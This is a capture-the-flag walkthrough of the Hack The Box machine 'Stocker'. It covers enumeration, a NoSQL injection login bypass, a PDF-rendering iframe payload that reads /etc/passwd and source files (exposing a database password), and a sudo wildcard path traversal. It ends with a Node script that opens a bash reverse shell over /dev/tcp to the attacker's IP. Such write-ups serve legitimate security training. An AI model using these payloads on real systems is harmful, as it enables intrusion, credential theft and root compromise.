Description
Stocker is an easy Hack The Box machine that features:
- VHOST Enumeration
- NoSQL injection
- Server Side XSS (Dynamic PDF)
- Sensitive Data Exposure
- Sudo Execution Bypassing Paths Privilege Escalation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.196.
$ ping -c 3 10.10.11.196
PING 10.10.11.196 (10.10.11.196) 56(84) bytes of data.
64 bytes from 10.10.11.196: icmp_seq=1 ttl=63 time=43.3 ms
64 bytes from 10.10.11.196: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.196: icmp_seq=3 ttl=63 time=43.3 ms

--- 10.10.11.196 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.315/43.389/43.527/0.097 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.196 -sS -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.196
Host is up (0.042s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 28.79 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.196 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.196
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We observe that the service is hosting a website, http://stocker.htb, so we add it to our /etc/hosts local file.
$ echo "10.10.11.196 stocker.htb" | sudo tee -a /etc/hosts
With WhatWeb tool we can enumerate the technologies of the website.
$ whatweb --log-brief web_techs http://stocker.htb
http://stocker.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.196], Meta-Author[Holger Koenemann], MetaGenerator[Eleventy v2.0.0], Script, Title[Stock - Coming Soon!], nginx[1.18.0]
We observe that the website is hosted using the nginx 1.18.0 web server. If we going to the web browser we get a simple template page about a future store that is going to open in the future without any functionality.
 Doing directory enumeration with Gobuster tool we find some common assets directories that cannot be accessed.
$ gobuster dir -u http://stocker.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -o directory_enumeration
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://stocker.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 178] [--> http://stocker.htb/img/]
/css                  (Status: 301) [Size: 178] [--> http://stocker.htb/css/]
/js                   (Status: 301) [Size: 178] [--> http://stocker.htb/js/]
/fonts                (Status: 301) [Size: 178] [--> http://stocker.htb/fonts/]
Progress: 87661 / 87665 (100.00%)
===============================================================
Finished
===============================================================
Then we enumerate Virtual Hosts (Subdomains) hosted on the web server using Gobuster. It is necessary to use the --append-domain parameter to append to the request the original domain (stocker.htb).
$ gobuster vhost -u stocker.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://stocker.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb Status: 302 [Size: 28] [--> /login]
Progress: 4913 / 4990 (98.46%)
===============================================================
Finished
===============================================================
We find one subdomain, dev.stocker.htb, that redirects to a login page so we add it to the /etc/hosts file.
$ echo "10.10.11.196 dev.stocker.htb" | sudo tee -a /etc/hosts
With WhatWeb we can see the technologies of the subdomain.
$ whatweb --log-brief web_techs http://debstocker.htb
http://dev.stocker.htb/login [200 OK] Bootstrap, Cookies[connect.sid], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[connect.sid], IP[10.10.11.196], Meta-Author[Mark Otto, Jacob Thornton, and Bootstrap contributors], MetaGenerator[Hugo 0.84.0], PasswordField[password], Script, Title[Stockers Sign-in], X-Powered-By[Express], nginx[1.18.0]

We see that it is a Express NodeJS application running in the nginx web server. We only have access to a login page that shows if the login data is incorrect.

 If we capture the request with Burp Suite we can observe that a form with the login data is sent.
Form request:
username=admin&password=admin
 If we send a JSON request with the username and the password it will work also.
JSON request:
{
	"username": "admin",
	"password": "password"
}
 As it works, we can move into testing some common vulnerabilities.
Exploitation
Some common vulnerabilities as SQL injection or XSS are not working. But other types of databases such as MongoDB (NoSQL) exists. For NoSQL databases the injections are different. For example in this injection it is possible to use the not equal sign ($ne) with a random value to trick the application, making the condition for both username and password true.
NoSQL injection JSON request:
{
	"username": {
		"$ne": "nosqlinjection"
	},
	"password": {
		"$ne": "nosqlinjection"
	}
}

 Instead of redirecting to the login error page, now we have a redirection to
 /stock page. Because of that we can return to the browser and replace the cookie we received in the Burp Suite response.

 After log in into the website we see a store in which we can buy some products and then we can see the cart after adding some products.

 After clicking the Submit Purchase button we receive the confirmation of the purchase and a link to download the ticket file in PDF format.

 By intercepting the order request with Burp Suite we see a JSON request with the order details. In the request we see that the title of the items matches with the names of the items in the PDF file.
 For example in the case of the Cup.
{"_id":"638f116eeb060210cbd83a8d","title":"Cup","description":"It's a red cup.","image":"red-cup.jpg","price":32,"currentStock":4,"__v":0,"amount":1}
The application might be vulnerable to Dynamic PDF Server Side XSS vulnerability that can disclosure server files. To test it, we are going to try if the HTML code is rendered.
HTML code to send as item title:
<h1>Rendered text</h1>
 We receive the order ID for the request so we get into the web browser to check if the PDF ticket has rendered the HTML code.
 As we see the HTML code is rendered, so the application is vulnerable. Now we are going to render a file, for example the
 /etc/passwd file, with an iframe.
HTML code to send as item title:
<iframe src=file:///etc/passwd></iframe>
 Now we have in the contents of the
 passwd file, but the iframe is very small to show the full content so we are going to modify the height and the width of the iframe to show the file entirely.
HTML code to send as item title:
<iframe height=1000 width=1000 src=file:///etc/passwd></iframe>
With the passwd file we have found two console users: root and angoose. Now we need to identify the current directory, the running directory of the application, to search for files that can store credentials. We will send an invalid request to the server and we will check if we get a traceback returned to us.
 Now we know that the application is running in
 /var/www/dev directory. As we know that the application is running in a NodeJS server we can look for files such as index.js or main.js. Using the previous method we can obtain the contents of the /var/www/dev/index.js file. These are the first lines of the file, which contains the password of the database, IHeardPassphrasesArePrettySecure.
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");
const app = express();
const port = 3000;
// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";
If we try to log in over SSH with username angoose and the password we obtained we get a shell.
$ ssh angoose@10.10.11.196
angoose@10.10.11.196's password:
angoose@stocker:~$ id
uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
Post-Exploitation
For the privilege escalation, we can take a look at the commands the user angoose can run as root.
angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
We observe that we can run the command node as root executing all JavaScript code on /usr/local/scripts. But as a wildcard is specified (*) we can specify the parent directory and execute custom code as we don’t have write permission in /usr/local/scripts.
angoose@stocker:~$ ls -l /usr/local/
total 36
drwxr-xr-x 2 root root 4096 Dec  6 10:33 bin
drwxr-xr-x 2 root root 4096 Dec  6 10:33 etc
drwxr-xr-x 2 root root 4096 Dec  6 10:33 games
drwxr-xr-x 2 root root 4096 Dec  6 10:33 include
drwxr-xr-x 3 root root 4096 Dec  6 10:33 lib
lrwxrwxrwx 1 root root    9 Nov 19 10:34 man -> share/man
drwxr-xr-x 2 root root 4096 Dec 23 15:24 sbin
drwxr-xr-x 3 root root 4096 Dec  6 10:33 scripts
drwxr-xr-x 5 root root 4096 Dec  6 10:33 share
drwxr-xr-x 2 root root 4096 Dec  6 10:33 src
We will move to a temporal directory and then we create the JavaScript file that will spawn a reverse shell.
angoose@stocker:~$ mktemp -d
/tmp/tmp.AeNvXk7nCG
angoose@stocker:~$ cd /tmp/tmp.AeNvXk7nCG
angoose@stocker:~$ cat<<EOF>elevation.js
const { exec } = require('node:child_process');

exec('"/bin/bash" -c "bash -i >& /dev/tcp/10.10.14.154/1234 0>&1"');

EOF
We need to create a listener on our local computer.
$ nc -lvnp 1234
And finally execute the command specifying the directory.
angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../tmp/tmp.AeNvXk7nCG/elevation.js
The reverse shell with root permission is spawned.
Flags
In the root shell we can obtain the user flag and the system flag.
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.154] from (UNKNOWN) [10.10.11.196] 57408
root@stocker:/tmp/tmp.AeNvXk7nCG# id
uid=0(root) gid=0(root) groups=0(root)
root@stocker:/tmp/tmp.AeNvXk7nCG# cat /home/angoose/user.txt
<REDACTED>
root@stocker:/tmp/tmp.AeNvXk7nCG# cat /root/root.txt
<REDACTED>